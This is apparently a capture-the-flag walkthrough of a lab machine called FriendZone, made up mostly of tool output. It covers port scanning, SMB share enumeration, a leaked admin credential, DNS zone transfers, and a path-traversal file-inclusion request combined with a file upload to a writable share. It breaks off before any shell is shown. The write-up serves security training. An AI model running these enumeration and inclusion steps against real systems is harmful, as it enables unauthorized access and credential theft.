Information Gathering


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.123 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-10 11:36 IST
Nmap scan report for 10.10.10.123
Host is up (0.18s latency).
Not shown: 56955 closed tcp ports (reset), 8573 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
53/tcp  open  domain      ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    Apache httpd 2.4.29
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.31 seconds
```

2) Found accessable SMB shares

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -H '10.10.10.123'
    SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                        https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.10.123:445        Name: 10.10.10.123              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        Files                                                   NO ACCESS       FriendZone Samba Server Files /etc/Files
        general                                                 READ ONLY       FriendZone Samba Server Files
        Development                                             READ, WRITE     FriendZone Samba Server Files
        IPC$                                                    NO ACCESS       IPC Service (FriendZone server (Samba, Ubuntu))
```

3) Checked the webpage



4) Found a credential file

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -H '10.10.10.123' -r

    SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.10.123:445        Name: 10.10.10.123              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        Files                                                   NO ACCESS       FriendZone Samba Server Files /etc/Files
        general                                                 READ ONLY       FriendZone Samba Server Files
        ./general
        dr--r--r--                0 Thu Jan 17 01:40:51 2019    .
        dr--r--r--                0 Tue Sep 13 20:26:24 2022    ..
        fr--r--r--               57 Wed Oct 10 05:22:42 2018    creds.txt
        Development                                             READ, WRITE     FriendZone Samba Server Files
        ./Development
        dr--r--r--                0 Mon Jun 10 11:48:51 2024    .
        dr--r--r--                0 Tue Sep 13 20:26:24 2022    ..
        IPC$                                                    NO ACCESS       IPC Service (FriendZone server (Samba, Ubuntu))

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ cat 10.10.10.123-general_creds.txt
creds for the admin THING:

admin:WORKWORKHhallelujah@#
```

6) Found a subdomain

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt  -u 'https://10.10.10.123/' -H "Host: FUZZ.friendzoneportal.red" -ic -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://10.10.10.123/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.friendzoneportal.red
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

admin                   [Status: 200, Size: 379, Words: 23, Lines: 18, Duration: 477ms]
:: Progress: [19964/19964] :: Job [1/1] :: 442 req/sec :: Duration: [0:06:05] :: Errors: 127 ::
```


7) Found a webpage

8) Enumerated dns and found some domains


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ dig AXFR friendzoneportal.red @10.10.10.123

; <<>> DiG 9.19.21-1-Debian <<>> AXFR friendzoneportal.red @10.10.10.123
;; global options: +cmd
friendzoneportal.red.   604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzoneportal.red.   604800  IN      AAAA    ::1
friendzoneportal.red.   604800  IN      NS      localhost.
friendzoneportal.red.   604800  IN      A       127.0.0.1
admin.friendzoneportal.red. 604800 IN   A       127.0.0.1
files.friendzoneportal.red. 604800 IN   A       127.0.0.1
imports.friendzoneportal.red. 604800 IN A       127.0.0.1
vpn.friendzoneportal.red. 604800 IN     A       127.0.0.1
friendzoneportal.red.   604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 170 msec
;; SERVER: 10.10.10.123#53(10.10.10.123) (TCP)
;; WHEN: Mon Jun 10 13:21:17 IST 2024
;; XFR size: 9 records (messages 1, bytes 309)
```


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ dig AXFR friendzone.red @10.10.10.123

; <<>> DiG 9.19.21-1-Debian <<>> AXFR friendzone.red @10.10.10.123
;; global options: +cmd
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red.         604800  IN      AAAA    ::1
friendzone.red.         604800  IN      NS      localhost.
friendzone.red.         604800  IN      A       127.0.0.1
administrator1.friendzone.red. 604800 IN A      127.0.0.1
hr.friendzone.red.      604800  IN      A       127.0.0.1
uploads.friendzone.red. 604800  IN      A       127.0.0.1
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 169 msec
;; SERVER: 10.10.10.123#53(10.10.10.123) (TCP)
;; WHEN: Mon Jun 10 13:38:37 IST 2024
;; XFR size: 8 records (messages 1, bytes 289)
```

9) Found login page




10) Logged in with admin:WORKWORKHhallelujah@#






11) Checked for more pages




12) Checked another subdomain



Vulnerability Assessment

1) We can include other php files in dashboard


Request
Pretty Raw Hex
GET /dashboard.php?image_id=a.jpg&pagename=../../../../../../../../../etc/Development/text HTTP/1.1
Host: administrator1.friendzone.red
Cookie: FriendZoneAuth=e7749d0f4b4da5d03e6e9196fd1d18f1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Mon, 10 Jun 2024 08:30:43 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 371
Connection: close
Content-Type: text/html; charset=UTF-8
<title>
FriendZone Admin !
</title>


<h2>
Smart photo script for friendzone corp !
</h2>


<h3>
* Note : we are dealing with a beginner php developer and the application is not tested yet !
</h3>

<img src='images/a.jpg'>

<h1>
Something went worng ! , the script include wrong param !
</h1>

Sample Text File
Inspector
Request attributes 2
Request query parameters 2
Request body parameters 0
Request cookies 1
Request headers 13
Response headers 6
Inspector
Notes


(vigneswar㉿VigneswarPC)-[~]
$ smbmap -H '10.10.10.123' --upload 'text.txt' 'Development/text.php'
SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)
[+] Starting upload: text.txt (17 bytes)
[+] Upload complete.....


Request
Pretty Raw Hex
GET /dashboard.php?image_id=a.jpg&pagename=../../../../../../../../../etc/Development/text HTTP/1.1
Host: administrator1.friendzone.red
Cookie: FriendZoneAuth=e7749d0f4b4da5d03e6e9196fd1d18f1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Mon, 10 Jun 2024 08:30:43 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 371
Connection: close
Content-Type: text/html; charset=UTF-8
<title>
FriendZone Admin !
</title>

<h2>
Smart photo script for friendzone corp !
</h2>

<h3>
* Note : we are dealing with a beginner php developer and the application is not tested yet !
</h3>

